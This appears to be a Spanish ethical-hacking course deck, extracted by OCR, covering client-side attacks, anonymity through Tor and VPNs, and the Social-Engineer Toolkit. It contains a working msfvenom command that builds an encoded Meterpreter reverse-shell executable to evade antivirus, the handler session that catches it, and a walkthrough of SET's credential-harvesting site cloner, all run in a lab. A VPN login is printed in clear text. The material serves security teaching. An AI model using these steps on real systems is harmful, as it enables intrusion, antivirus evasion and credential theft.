CURSO DE HACKING ÉTICO

ATAQUE LADO DEL CLIENTE


Índice

- Ataque del lado del cliente
- Anonimato
- Hacking Wi-FI
- SET

Ataque desde el lado del cliente

Este tipo de técnica se aplica para enviar un archivo adecuadamente preparado con un código malicioso, y una determinada carga (payload) al cliente. El cliente al abrir el archivo, .exe/.pdf/.jpg etc, quedará infectado y se abrirá una sesión desde la red interna del cliente hacía la máquina atacante (REVERSE_TCP)

Con este tipo de técnica podemos evitar los IPS, que normalmente evitan conexiones desde fuera. En este caso la conexión la establece una máquina cliente interna.



Ataque desde el lado del cliente

El principal problema suele ser evitar/evadir los antivirus, ya que de no utilizar herramientas avanzadas, o cripters de pago la mayoría de las soluciones de antivirus actuales detectan el código maligno añadido al archivo.

Una mala práctica es enviar a páginas de internet los archivos adecuadamente infectados, en espera de ver cuantos antivirus los detectan.

https://www.virustotal.com

Si lo hacemos, las compañías van aprendiendo los patrones y códigos de encriptación empleados y pasan a ser rápidamente descubiertos por los AV.

Evitando los AV …

Hay muchas herramientas que nos permiten generar código para añadirlo con un payload a un archivo.

Podemos destacar entre otras:

- Veil-Evasion de Veil-Framework
- Shellter
- Cybergate (RAT)
- Msfvenom

Msfvenom

Msfvenom es una combinación de Msfpayload y Msfencode, colocando ambas herramientas en una única instancia de Framework. msfvenom reemplazó tanto msfpayload como msfencode a partir del 8 de junio de 2015.

Las ventajas de msfvenom son:

- Una sola herramienta
- Opciones de línea de comando estandarizadas
- Mayor velocidad

Msfvenom

Ejemplo:

→ Windows 2003

```
C:\>ipconfig

Configuración IP de Windows


Adaptador Ethernet Conexión de área local:

   Sufijo conexión específica DNS: localdomain
   Dirección IP. . . . . . . . . . . : 192.168.153.138
   Máscara de subred . . . . . . . . : 255.255.255.0
   Puerta de enlace predet.. . . . . : 192.168.153.2
```

→ Kali Linux

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULT
        inet 192.168.153.137  netmask 255.
        inet6 fe80::20c:29ff:fe20:9d0b  pr
        ether 00:0c:29:20:9d:0b  txqueuele
        RX packets 523  bytes 54598 (53.3
        RX errors 0  dropped 0  overruns 0
        TX packets 421  bytes 523229 (510.
        TX errors 0  dropped 0 overruns 0
```

Msfvenom

Creamos el ejecutable para ejecutar en el Windows 2003:

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.153.137
LPORT=4444 -f exe -e x86/shikata_ga_nai -i 10 > /root/Documentos/spirit.exe
No platform was selected, choosing Msf::Module::::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
x86/shikata_ga_nai chosen with final size 611
Payload size: 611 bytes
Final size of exe file: 73802 bytes
root@kali:~# ls Documentos/spirit.exe
Documentos/spirit.exe
```

Msfvenom

Creamos el ejecutable para ejecutar en el Windows 2003:

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.153.137:4444
[*] Sending stage (179779 bytes) to 192.168.153.138
[*] Meterpreter session 1 opened (192.168.153.137:4444 ->
meterpreter >
```



```
C:\>netstat | find ":4444"
TCP    victima:1628   192.168.153.137:4444   ESTABLISHED
```

Shellter

Otro gran programa para generar código malicioso con el objetivo de conexiones remotas.


```
#sudo dpkg --add-architecture i386
#sudo apt-get update
#sudo apt-get install wine32
#sudo apt-get install shellter
```

Anonimato: RED TOR




¿Qué es Tor?

Tor es un servicio operado por voluntarios que ofrece privacidad y anonimato en línea enmascarando quién eres y desde dónde estás conectado. También te protege en la misma red Tor, puedes estar seguro que permanecerás anónimo frente a otros usuarios de la red TOR.

Anonimato: VPN'S

¿Qué es una VPN?

Una red privada virtual, en inglés: Virtual Private Network (VPN) es una tecnología de red de computadoras que permite una extensión segura de la red de área local (LAN) sobre una red pública o no controlada como Internet.



Anonimato: Tipo de VPN'S

De pago

- → PureVPN : https://www.purevpn.com/
- → ExpressVPN: https://www.expressvpn.com/
- → IPVanish: https://www.ipvanish.com/

Propias

- → Openvpn
- → Windows VPN
- → Pptpd

Gratuitas

- → https://www.bestvpn.com/free-vpns/

POC 1 – OpenVPN

Vamos a ver como conectarnos a una VPN implementada con OPENVPN

1) Nos descargamos el archivo mytcpip.ddns.net.ovpn

2) Windows. Instalamos el cliente OPENVPN openvpn-install-2.4.7-I603.exe, e importamos el archivo de configuración del punto 1

3) Desde Shell invocamos al archivo de configuración:

```
root@kali#openvpn --config mytcpip.ddns.net.ovpn
```

User: hacking
Password: 12345aA


POC 1 – OpenVPN


```
root@kali:~# ifconfig tun0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 172.20.0.2  netmask 255.255.0.0  destination 172.20.0.2
        inet6 fe80::d029:3d80:5d19:4492  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-000-00-00-00  txqueuelen 100  (UNSPEC)



root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use
Iface
0.0.0.0         172.20.0.1      128.0.0.0       UG    0      0        0 tun0
default         liveboxfibra.ho 0.0.0.0         UG    100    0        0 eth0
172.20.0.0      0.0.0.0         255.255.0.0     U     0      0        0 tun0
192.168.1.0     0.0.0.0         255.255.255.0   U     100    0        0 eth0
```


POC 1 – OpenVPN

```
root@kali:~# traceroute -n 8.8.8.8

traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
 1  172.20.0.1   1.474 ms * *
 2  192.168.1.1  8.822 ms  8.829 ms  8.829 ms
 3  192.168.1.1  8.830 ms  14.448 ms  14.468 ms
 4  * * *
 5  8.8.8.8  21.223 ms  23.890 ms  23.916 ms
```

POC 1 – OpenVPN







SET Package Description

Social-Engineer Toolkit es un marco de pruebas de penetración de código abierto diseñado para Ingeniería Social. SET tiene varios vectores de ataque personalizados que te permiten hacer un ataque creíble.

```
The Social-Engineer Toolkit is a product of TrustedSec.

            Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Metasploit Framework
   5) Update the Social-Engineer Toolkit
   6) Update SET configuration
   7) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

SET Package Description

Paso 1: Ejecutamos *# setoolkit*

Paso 2: Pulsamos la opción 1, Social-Engineering Attacks

```
Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit
```

SET Package Description

Paso 3: Pulsamos la opción 2, WebSite Attack Vectors

```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   ….
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.
```

SET Package Description

Paso 4: Pulsamos la opción 3, Credential Harvester Attack Method

```
1) Java Applet Attack Method
  2) Metasploit Browser Exploit Method
  3) Credential Harvester Attack Method
  4) Tabnabbing Attack Method
  5) Web Jacking Attack Method
  6) Multi-Attack Web Method
  7) Full Screen Attack Method
  8) HTA Attack Method

 99) Return to Main Menu
```

SET Package Description

Paso 5: Pulsamos la opción 2, Site Cloner

```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu
```

SET Package Description

Paso 5: Clonamos la Web

```
set:webattack>2
[-] Credential harvester will allow you to utilize the
clone capabilities within SET
[-] to harvest credentials or parameters from a website
as well as place them into a report
set:webattack> IP address for the POST back in
Harvester/Tabnabbing [192.168.153.137]:192.168.153.137
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://192.168.1.1

[*] Cloning the website: http://192.168.1.1
[*] This could take a little bit...
```

SET Package Description

```
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [24/Apr/2018 00:18:25] "GET / HTTP/1.1" 200 -
directory traversal attempt detected from: 127.0.0.1
127.0.0.1 - - [24/Apr/2018 00:18:25] "GET /favicon.ico HTTP/1.1" 404 -
directory traversal attempt detected from: 127.0.0.1
127.0.0.1 - - [24/Apr/2018 00:18:25] "GET /favicon.ico HTTP/1.1" 404 -
```

SET Package Description